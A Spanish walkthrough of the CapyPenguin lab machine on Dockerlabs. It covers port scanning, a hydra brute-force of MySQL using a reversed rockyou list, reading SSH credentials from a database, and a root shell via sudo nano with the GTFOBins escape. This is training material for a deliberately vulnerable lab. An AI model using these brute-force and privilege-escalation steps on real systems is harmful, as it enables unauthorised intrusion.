
CapyPenguin - Dockerlabs
CapyPenguin es una máquina de nivel fácil que podemos encontrar en la plataforma Dockerlabs. En su página web, encontramos pistas que nos indican cómo obtener acceso al servicio de MySQL, donde encontraremos las credenciales del usuario del sistema. Una vez dentro de la máquina, tendremos que utilizar el binario nano para escalar privilegios.
Reconocimiento
Despliego la máquina docker con el script de auto_deploy. Compruebo que se encuentra activa haciendo un ping.
ping -c 1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.138 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.138/0.138/0.138/0.000 ms
Hago un nmap para ver que puertos tiene abiertos. Utilizo los siguientes parámetros:
- -p-: Escanear todos los puertos (65535).
- –open: Mostrar solo los puertos abiertos.
- -sS: Realiza un TCP SYN Scan para escanear rápidamente que puertos están abiertos.
- –min-rate 5000: Indicamos que el escaneo no vaya más lento que 5000 paquetes por segundo.
- -vvv: El modo verbose nos muestra la información según se va encontrando.
- -n: No realizar resolución de DNS. Así evitamos que el escaneo dure más tiempo del necesario.
- -Pn: Deshabilitar el descubrimiento de host mediante ping.
- -oG: Exportar el resultado a un fichero en una sola línea para que podamos usar comandos como: grep, awk, sed, etc.
sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 13:23 EDT
Initiating ARP Ping Scan at 13:23
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 13:23, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:23
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 3306/tcp on 172.17.0.2
Completed SYN Stealth Scan at 13:23, 0.79s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000060s latency).
Scanned at 2024-05-29 13:23:29 EDT for 1s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
80/tcp   open  http    syn-ack ttl 64
3306/tcp open  mysql   syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
Hay 3 puertos abiertos:
- 22 (SSH)
- 80 (HTTP)
- 3306 (MYSQL)
Ejecuto otro nmap para analizar los servicios y versiones de esos puertos. Los comandos usados son:
- -sCV: Detectar el servicio y aplicar scripts básicos de reconocimiento.
- -p: Indicar los puertos a escanear.
- -oN: Exportar el resultado a un archivo.
nmap -sCV -p22,80,3306 172.17.0.2 -oN target

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 13:24 EDT
Nmap scan report for 172.17.0.2
Host is up (0.00017s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9e:6a:3f:89:de:9d:05:d9:94:32:73:8d:31:e0:a5:eb (ECDSA)
|_  256 e7:ef:4f:4a:25:86:c9:55:b0:88:0a:8c:79:03:d0:9f (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Web de Capybaras
|_http-server-header: Apache/2.4.52 (Ubuntu)
3306/tcp open  mysql   MySQL 5.5.5-10.6.16-MariaDB-0ubuntu0.22.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.6.16-MariaDB-0ubuntu0.22.04.1
|   Thread ID: 36
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, ConnectWithDatabase, FoundRows, SupportsTransactions, Speaks41ProtocolNew, IgnoreSigpipes, LongColumnFlag, ODBCClient, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal, SupportsCompression, DontAllowDatabaseTableColumn, InteractiveClient, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: &jd6~;I=52<tX:W(`+UJ
|_  Auth Plugin Name: mysql_native_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.33 seconds
Utilizo whatweb para ver que tecnologías se usan en la web.
whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[172.17.0.2], Title[Web de Capybaras]
Uso dirsearch para hacer fuzzing, pero no logra encontrar nada. Pruebo con gobuster y tampoco obtiene nada importante.
gobuster dir -u http://172.17.0.2 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200 -x html,php,txt,js

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 1332]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
Análisis de vulnerabilidades
Accedo a la web.

“Hola capybarauser, esta es una web de capybaras. He securizado mi password, ya no se encuentra al comienzo del rockyou…, espero que nadie use el comando tac y se fije en las últimas passwords del rockyou”
Veo como se menciona al usuario “capybarauser” y que la password esta al final del rockyou. Así que, blanco y en botella…
El comando tac del que se nos habla nos permite mostrar el contenido de un fichero en orden inverso.
tac /usr/share/wordlists/rockyou.txt > rockyouinverso.txt
Explotación de vulnerabilidades
Ahora, utilizando la herramienta hydra vamos a hacer fuerza bruta contra el servicio de MYSQL.
hydra -l capybarauser -P rockyouinverso.txt mysql://172.17.0.2
Obtengo errores y no consigo encontrar la contraseña porque se bloquea mi IP: “[ERROR] Host ‘172.17.0.1’ is blocked because of many connection errors; unblock with ‘mariadb-admin flush-hosts’”
Reviso el rockyouinverso.txt para ver que todo esté correcto, pero me encuentro con algunos caracteres extraños.

Los elimino para comprobar si ese era el fallo.

Debo reiniciar la máquina debido al baneo, pero cuando vuelvo a ejecutar hydra logro obtener la contraseña de capybarauser.
hydra -l capybarauser -P rockyouinverso.txt mysql://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-29 13:59:40
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344397 login tries (l:1/p:14344397), ~3586100 tries per task
[DATA] attacking mysql://172.17.0.2:3306/
[3306][mysql] host: 172.17.0.2   login: capybarauser   password: ie168
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-29 13:59:41
Accedo a MYSQL.
mysql -h 172.17.0.2 -u capybarauser -pie168
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 41
Server version: 10.6.16-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
Me llama la atención una base de datos llamada “pinguinasio_db”.
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| pinguinasio_db     |
| sys                |
+--------------------+
5 rows in set (0.001 sec)
Encuentro el usuario “mario” y la contraseña “pinguinomolon123”.
MariaDB [(none)]> use pinguinasio_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [pinguinasio_db]> show tables;
+--------------------------+
| Tables_in_pinguinasio_db |
+--------------------------+
| users                    |
+--------------------------+
1 row in set (0.000 sec)

MariaDB [pinguinasio_db]> select * from users;
+----+-------+------------------+
| id | user  | password         |
+----+-------+------------------+
|  1 | mario | pinguinomolon123 |
+----+-------+------------------+
1 row in set (0.000 sec)

MariaDB [pinguinasio_db]>
Probablemente, sean las credenciales para acceder al sistema. Intento conectarm por ssh y logro accede a la máquina.
ssh mario@172.17.0.2

The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:cVAfD3NT8Ui9tqlcjrEYGvrg/OCqqPzZTUGJVY/+bBA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
mario@172.17.0.2's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.6.9-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Apr  9 17:31:05 2024 from 172.17.0.1
mario@c9e745c2d0dd:~$ whoami
mario
mario@c9e745c2d0dd:~$
Escalada de privilegios
Reviso información del usuario actual.
mario@c9e745c2d0dd:~$ id
uid=1000(mario) gid=1000(mario) groups=1000(mario)
Compruebo si el usuario actual tiene algún permiso especial. Veo que puede ejecutar /usr/bin/nano como root sin necesidad de proporcionar una contraseña.
mario@c9e745c2d0dd:~$ sudo -l
User mario may run the following commands on c9e745c2d0dd:
    (ALL : ALL) NOPASSWD: /usr/bin/nano
| En [nano | GTFOBins](https://gtfobins.github.io/gtfobins/nano/) encuentro como obtener una shell como root. Realizo los siguientes pasos. |
sudo nano
^R^X (Hacer Ctrl+R y Ctrl+X)
reset; sh 1>&0 2>&0

Para salir de nano hay que hacer un clear.
# whoami
root